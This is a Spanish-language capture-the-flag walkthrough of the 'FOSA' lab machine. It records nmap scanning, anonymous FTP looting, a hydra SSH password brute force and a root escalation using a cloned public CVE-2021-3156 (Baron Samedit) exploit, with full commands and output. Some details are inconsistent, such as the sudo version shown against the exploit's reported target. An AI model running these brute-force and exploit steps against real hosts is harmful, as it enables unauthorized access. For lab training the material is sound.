

Solución a la máquina FOSA (nivel medio)

```
chifay@kali: ~/Whoami-Labs/FOSA
Session Actions Edit View Help

WHOAMI-LABS.COM

Bienvenido a WHOAMI-LABS.COM.
Aprende, simula, escala. Sin burocracia.

[*] Cargando imagen ...
[*] Iniciando laboratorio ...

[v] Laboratorio desplegado correctamente.

LAB: FOSA
DIFICULTAD: ★ Mediano (3 puntos)

IP del laboratorio: 172.17.0.2

Ingresa la ROOT flag (formato CTF{ ... }):
```

Comencemos realizando un escaneo de puertos con nmap

```
chifay@kali: ~/Whoami-Labs/FOSA
Session Actions Edit View Help

(chifay@kali)-[~/Whoami-Labs/FOSA]
$ nmap -p- -sV -sC -sS -vvv -n -Pn --min-rate=5000 172.17.0.2 -oN nmap_scan_fosa
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times may be slower.
Starting Nmap 7.99 ( https://nmap.org ) at 2026-07-17 08:40 -0600
NSE: Loaded 158 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 08:40
Completed NSE at 08:40, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 08:40
Completed NSE at 08:40, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 08:40
Completed NSE at 08:40, 0.00s elapsed
Initiating ARP Ping Scan at 08:40
Scanning 172.17.0.2 [1 port]
Completed ARP Ping Scan at 08:40, 0.05s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 08:40
Scanning 172.17.0.2 [65535 ports]
Discovered open port 139/tcp on 172.17.0.2
Discovered open port 21/tcp on 172.17.0.2
Discovered open port 22/tcp on 172.17.0.2
Discovered open port 445/tcp on 172.17.0.2
Discovered open port 80/tcp on 172.17.0.2
Completed SYN Stealth Scan at 08:40, 0.69s elapsed (65535 total ports)
Initiating Service scan at 08:40
Scanning 5 services on 172.17.0.2
Completed Service scan at 08:40, 11.02s elapsed (5 services on 1 host)
NSE: Script scanning 172.17.0.2.
NSE: Starting runlevel 1 (of 3) scan.
```

```
PORT      STATE SERVICE      REASON          VERSION
21/tcp    open  ftp          syn-ack ttl 64  vsftpd 3.0.5
| ftp-syst:
|   STAT:
| FTP server status:
|   Connected to ::ffff:172.17.0.1
|   Logged in as ftp
|   TYPE: ASCII
|   No session bandwidth limit
|   Session timeout in seconds is 300
|   Control connection is plain text
|   Data connections will be plain text
|   At session startup, client count was 1
|   vsFTPD 3.0.5 - secure, fast, stable
|_ End of status
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| drwxr-xr-x  2 65534   65534   4096 Jan  8  2026 public
| -rw-r--r--  1 0       0       20 Jan  8  2026 usuarios.txt
22/tcp    open  ssh          syn-ack ttl 64  OpenSSH 8.2p1 Ubuntu 4ubuntu0.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 17:d4:60:dd:04:ee:83:55:fc:5d:fe:ed:b3:e0:8f:d7 (RSA)
|   ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQGCxYHeqtnvktog13Uq69NVohpn1iwtVCZH6P7pWT4at0iIj2IdGx1y3BvX2z0GmMOL7GHCcN+gQbaYmwv9WxiXIT1
RyO2LjPbc1BbsB4VsJ0S/RhWXGImuI0RXzIta2twbEtGK8zurtwGA5nYRFH1xLw825hzuQLIFLqurnbJKNVa4ZgtJsFWtSA6t6geuzY5FrcTRA8JT0+wEbuZecbxyED
QBjCLUL2H3Q3T/WaV/WLNG5fRuLS9p28MT1qqn+230Svo6QI40L5DLdzYgtad54+sdS+6ZGqJnw7U/87JKghzJ8Wm0Aqrw6LRLeJtKnu0GDjjiTzm0zYci2C9lRgocPa7
EzjlmSLFRy6gcsenSp6wA/LoWY6Rf8rYzXJe7YppK+EuNPVY/XjUZbXm02945VaafL6vvxoQPNEfKGuy/c/8PjNa4BCN03B2h8vSWi18c737QfglLPMuK6lKqUVCaP1g
L7ywaPClaA63uztS+yFXr80phSzn7LJe850uq6+Rc=
|   256 38:d2:09:55:ff:89:f2:70:87:2f:e5:cb:58:54:c8:e6 (ECDSA)
|   ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBKig51ZcdmZZCY7vK0Rkbre2SvRG1b3K5jAxoWr78U7EOvFz9eMUrt
/HQlGJRjZrebkz4Etlgc/IEmpmjs36xaU=
|   256 bd:48:27:1b:84:6c:08:a1:a5:5f:e8:17:69:16:f5:e1 (ED25519)
|_ ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIcFpTnMNdB/bdu+H700yL0zpdFE9rm05NnqxCP2GKsR
80/tcp    open  http         syn-ack ttl 64  Apache httpd 2.4.41 ((Ubuntu))

|_ http-title: Site doesn't have a title (text/html).
|_ http-server-header: Apache/2.4.41 (Ubuntu)
|_ http-methods:
|_   Supported Methods: GET POST OPTIONS HEAD
139/tcp   open  netbios-ssn  syn-ack ttl 64  Samba smbd 4
445/tcp   open  netbios-ssn  syn-ack ttl 64  Samba smbd 4
MAC Address: DE:78:F5:9E:6B:90 (Unknown)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
| p2p-conficker:
|   Checking for Conficker.C or higher ...
|   Check 1 (port 21783/tcp): CLEAN (Couldn't connect)
|   Check 2 (port 39115/tcp): CLEAN (Couldn't connect)
|   Check 3 (port 58197/udp): CLEAN (Failed to receive data)
|   Check 4 (port 11744/udp): CLEAN (Timeout)
|_   0/4 checks are positive: Host is CLEAN or ports are blocked
|_ cLock-skew: 0s
|_ smb2-security-mode:
|_   3.1.1:
|_     Message signing enabled but not required
|_ smb2-time:
|_   date: 2026-07-17T14:40:37
|_   start_date: N/A

NSE: Script Post-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 08:40
Completed NSE at 08:40, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
```

Puertos y Servicios Detectados

Puerto	Servicio	Versión	Detalles
21/tcp	FTP	vsftpd 3.0.5	Acceso anónimo permitido - public y usuarios.txt
22/tcp	SSH	OpenSSH 8.2p1	Ubuntu 20.04.1
80/tcp	HTTP	Apache 2.4.41	Ubuntu
139/tcp	SMB	Samba smbd 4	NetBIOS

Puerto	Servicio	Versión	Detalles
445/tcp	SMB	Samba smbd 4	Microsoft-ds

Con la información que tenemos hasta el momento, nos centraremos en ver el contenido del archivo usuarios.txt que se encuentra expuesto en el FTP

```

chifay@kali: ~/Whoami-Labs/FOSA
Session Actions Edit View Help
(chifay@kali)~(~/Whoami-Labs/FOSA)
$ ftp anonymous@172.17.0.2
Connected to 172.17.0.2.
220 (vsFTPD 3.0.5)
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls -al
229 Entering Extended Passive Mode (|||36763|)
150 Here comes the directory listing.
drwxr-xr-x  1 0      0          4096 Jan 08 2026 .
drwxr-xr-x  1 0      0          4096 Jan 08 2026 ..
drwxr-xr-x  2 65534 65534      4096 Jan 08 2026 public
-rw-r--r--  1 0      0          20 Jan 08 2026 usuarios.txt
226 Directory send OK.
ftp> get usuarios.txt
local: usuarios.txt remote: usuarios.txt
229 Entering Extended Passive Mode (|||45034|)
150 Opening BINARY mode data connection for usuarios.txt (20 bytes).
100% |*****| 20 488.28 KiB/s 00:00 ETA
226 Transfer complete.
20 bytes received in 00:00 (49.82 KiB/s)
ftp> cd public
250 Directory successfully changed.
ftp> ls -al
229 Entering Extended Passive Mode (|||50602|)
150 Here comes the directory listing.
drwxr-xr-x  2 65534 65534      4096 Jan 08 2026 .
drwxr-xr-x  1 0      0          4096 Jan 08 2026 ..
226 Directory send OK.
ftp> bye
221 Goodbye.

```


Ahora miremos el contenido del archivo usuarios.txt

```

(chifay@kali)~(~/Whoami-Labs/FOSA)
$ cat usuarios.txt
Usuarios:
- Quetzal

```

Hemos encontrado un usuario, pasemos ahora rápidamente a revisar el servicio web



Esto me confirma que nuestro principal vector de ataque es CVE-2021-3156, pero para explotarlo necesitamos acceso al ssh, sigamos buscando alguna otra pista que nos de la clave de usuario encontrado

Explicación del CVE-2021-3156 (Baron Samedit)

Esta vulnerabilidad afecta a sudo 1.8.31 y versiones anteriores. Permite a un usuario local sin privilegios escalar a root mediante un **buffer overflow** en el comando sudoedit.

Cómo funciona:

1. sudoedit maneja los argumentos de línea de comandos
2. Cuando se pasa -s (shell) con un carácter \ al final, se desencadena el overflow
3. Permite ejecución de código como root

Hagamos una enumeración web para ver si no hay otros directorios o archivos ocultos

```
chifay@kali: ~/Whoami-Labs/FOSA
Session Actions Edit View Help
:: Follow redirects : false
:: Calibration      : false
:: Timeout          : 10
:: Threads          : 40
:: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
:: Filter           : Response status: 404

.html [Status: 403, Size: 275, Words: 20, Lines: 10, Duration: 0ms]
.hta [Status: 403, Size: 275, Words: 20, Lines: 10, Duration: 0ms]
.htaccess.php [Status: 403, Size: 275, Words: 20, Lines: 10, Duration: 0ms]
.hta.txt [Status: 403, Size: 275, Words: 20, Lines: 10, Duration: 0ms]
.hta.html [Status: 403, Size: 275, Words: 20, Lines: 10, Duration: 1ms]
.htaccess [Status: 403, Size: 275, Words: 20, Lines: 10, Duration: 1ms]
.hta.bak [Status: 403, Size: 275, Words: 20, Lines: 10, Duration: 1ms]
.htpasswd.php [Status: 403, Size: 275, Words: 20, Lines: 10, Duration: 1ms]
.htpasswd.html [Status: 403, Size: 275, Words: 20, Lines: 10, Duration: 1ms]
.htpasswd [Status: 403, Size: 275, Words: 20, Lines: 10, Duration: 1ms]
.htaccess.bak [Status: 403, Size: 275, Words: 20, Lines: 10, Duration: 1ms]
.htaccess.html [Status: 403, Size: 275, Words: 20, Lines: 10, Duration: 1ms]
.htaccess.txt [Status: 403, Size: 275, Words: 20, Lines: 10, Duration: 1ms]
.hta.php [Status: 403, Size: 275, Words: 20, Lines: 10, Duration: 3ms]
.htpasswd.txt [Status: 403, Size: 275, Words: 20, Lines: 10, Duration: 2ms]
.htpasswd.bak [Status: 403, Size: 275, Words: 20, Lines: 10, Duration: 3ms]
index.html [Status: 200, Size: 49, Words: 4, Lines: 2, Duration: 3ms]
index.html [Status: 200, Size: 49, Words: 4, Lines: 2, Duration: 0ms]
server-status [Status: 200, Size: 49, Words: 4, Lines: 2, Duration: 1ms]
server-status [Status: 403, Size: 275, Words: 20, Lines: 10, Duration: 2ms]
:: Progress: [23070/23070] :: Job [1/1] :: 15384 req/sec :: Duration: [0:00:01] :: Errors: 0 ::
```

No se encontraron archivos adicionales, pasemos a ver el SMB

```
chifay@kali: ~/Whoami-Labs/FOSA
Session Actions Edit View Help
(chifay@kali)-[~/Whoami-Labs/FOSA]
$ smbclient -L //172.17.0.2 -N

Sharename      Type            Comment
-----
print$         Disk           Printer Drivers
IPC$           IPC           IPC Service (fosa-target server (Samba, Ubuntu))

Reconnecting with SMB1 for workgroup listing.
smbXcli_negprot_smb1_done: No compatible protocol selected by server.
Protocol negotiation to server 172.17.0.2 (for a protocol between LANMAN1 and NT1) failed: NT_STATUS_INVALID_NETWORK_RESPONSE
Unable to connect with SMB1 -- no workgroup available

(chifay@kali)-[~/Whoami-Labs/FOSA]
$ enum4linux -a 172.17.0.2
Starting enum4linux v0.9.1 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Fri Jul 17 10:02:25 2026
```

Con el comando enum4linux confirmamos la existencia del usuario Quetzal

```
[+] Enumerating users using SID S-1-22-1 and logon username '', password ''
S-1-22-1-1000 Unix User\Quetzal (Local User)
```


Usaremos el comando hydra para buscar la contraseña del usuario Quetzal dentro del diccionario rockyou

```
(chifay@kali) - [~/Whoami-Labs/FOSA]
$ hydra -l Quetzal -P /usr/share/wordlists/rockyou.txt 172.17.0.2 ssh -t 64 -f -V
Hydra v9.7 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for i
llegal purposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-07-17 10:18:13
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 64 tasks per 1 server, overall 64 tasks, 14344399 login tries (l1/p:14344399), ~224132 tries per task
[DATA] attacking ssh://172.17.0.2:22/
[ATTEMPT] target 172.17.0.2 - login "Quetzal" - pass "123456" - 1 of 14344399 [child 0] (0/0)
[ATTEMPT] target 172.17.0.2 - login "Quetzal" - pass "12345" - 2 of 14344399 [child 1] (0/0)
[ATTEMPT] target 172.17.0.2 - login "Quetzal" - pass "123456789" - 3 of 14344399 [child 2] (0/0)
[ATTEMPT] target 172.17.0.2 - login "Quetzal" - pass "password" - 4 of 14344399 [child 3] (0/0)
[ATTEMPT] target 172.17.0.2 - login "Quetzal" - pass "iloveyou" - 5 of 14344399 [child 4] (0/0)
[ATTEMPT] target 172.17.0.2 - login "Quetzal" - pass "princess" - 6 of 14344399 [child 5] (0/0)
[ATTEMPT] target 172.17.0.2 - login "Quetzal" - pass "1234567" - 7 of 14344399 [child 6] (0/0)

[ATTEMPT] target 172.17.0.2 - login "Quetzal" - pass "onelove" - 566 of 14344448 [child 11] (0/49)
[ATTEMPT] target 172.17.0.2 - login "Quetzal" - pass "ilovehim" - 567 of 14344448 [child 55] (0/49)
[ATTEMPT] target 172.17.0.2 - login "Quetzal" - pass "shakira" - 568 of 14344448 [child 0] (0/49)
[ATTEMPT] target 172.17.0.2 - login "Quetzal" - pass "estrellita" - 569 of 14344448 [child 24] (0/49)
[22][ssh] host: 172.17.0.2 login: Quetzal password: [REDACTED]
[STATUS] attack finished for 172.17.0.2 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-07-17 10:19:38

(chifay@kali) - [~/Whoami-Labs/FOSA]
$
```

Hemos encontrado la contraseña, ahora a conectarnos por ssh y explotar Baron Samedit

```
(chifay@kali) - [~/Whoami-Labs/FOSA]
$ ssh Quetzal@172.17.0.2
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
Quetzal@172.17.0.2's password:
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 7.0.12+kali-amd64 x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/pro

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Fri Jul 17 16:24:36 2026 from 172.17.0.1
Quetzal@fosa-target:~$
```

Vamos a verificar la versión de sudo del sistema

```
Quetzal@fosa-target:~$ sudo --version
Sudo version 1.8.27
Sudoers policy plugin version 1.8.27
Sudoers file grammar version 46
Sudoers I/O plugin version 1.8.27
```

Esta versión de sudo es vulnerable, vamos a tratar de causar **buffer overflow** para escalar a root

```
Quetzal@fosa-target:~$ sudoedit -s /

We trust you have received the usual lecture from the local System
Administrator. It usually boils down to these three things:

    #1) Respect the privacy of others.
    #2) Think before you type.
    #3) With great power comes great responsibility.

[sudo] password for Quetzal:
Quetzal is not in the sudoers file. This incident will be reported.
```

Aunque no obtuvimos la respuesta deseada con sudoedit sabemos que este host es vulnerable a CVE-2021-3156, probemos correr directamente el exploit

```
Quetzal@fosa-target:~$ git clone https://github.com/blasty/CVE-2021-3156.git
Cloning into 'CVE-2021-3156' ...
remote: Enumerating objects: 50, done.
remote: Counting objects: 100% (16/16), done.
remote: Compressing objects: 100% (14/14), done.
remote: Total 50 (delta 3), reused 2 (delta 2), pack-reused 34 (from 1)
Unpacking objects: 100% (50/50), 9.21 KiB | 154.00 KiB/s, done.
Quetzal@fosa-target:~$ cd CVE-2021-3156/
Quetzal@fosa-target:~/CVE-2021-3156$ make
rm -rf libnss_X
mkdir libnss_X
gcc -std=c99 -o sudo-hax-me-a-sandwich hax.c
gcc -fPIC -shared -o 'libnss_X/POP.SH3LLZ.so.2' lib.c
Quetzal@fosa-target:~/CVE-2021-3156$ ./sudo-hax-me-a-sandwich 0

** CVE-2021-3156 PoC by blasty <peter@haxx.in>

using target: Ubuntu 18.04.5 (Bionic Beaver) - sudo 1.8.21, libc-2.27 ['/usr/bin/sudoedit'] (56, 54, 63, 212)
** pray for your rootshell.. **
[+] bling bling! We got it!
#
```

Hemos obtenido una shell de root, vamos a verificarlo y obtener la bandera de root

```
# whoami
root
# id
uid=0(root) gid=0(root) groups=0(root),1000(Quetzal)
# find / -name "flag.txt" 2>/dev/null
/root/flag.txt
# cat /root/flag.txt
CTF{[REDACTED]}
#
```

Listo!! Hemos obtenido la bandera de root, vamos a verificarla

```
chifay@kali: ~/Whoami-Labs/FOSA
Session Actions Edit View Help

W/H/O/A/M/I-L/A/B/S/.C/O/M/

Bienvenido a WHOAMI-LABS.COM.
Aprende, simula, escala. Sin burocracia.

[*] Cargando imagen ...
[*] Iniciando laboratorio ...

[v] Laboratorio desplegado correctamente.

LAB: FOSA
DIFICULTAD: ★ Mediano (3 puntos)

IP del laboratorio: 172.17.0.2

Ingresa la ROOT flag (formato CTF{ ... }): CTF{[REDACTED]}
¡Felicitaciones hacker! Has conseguido la flag.
¿Quieres eliminar la máquina? (s/n):
```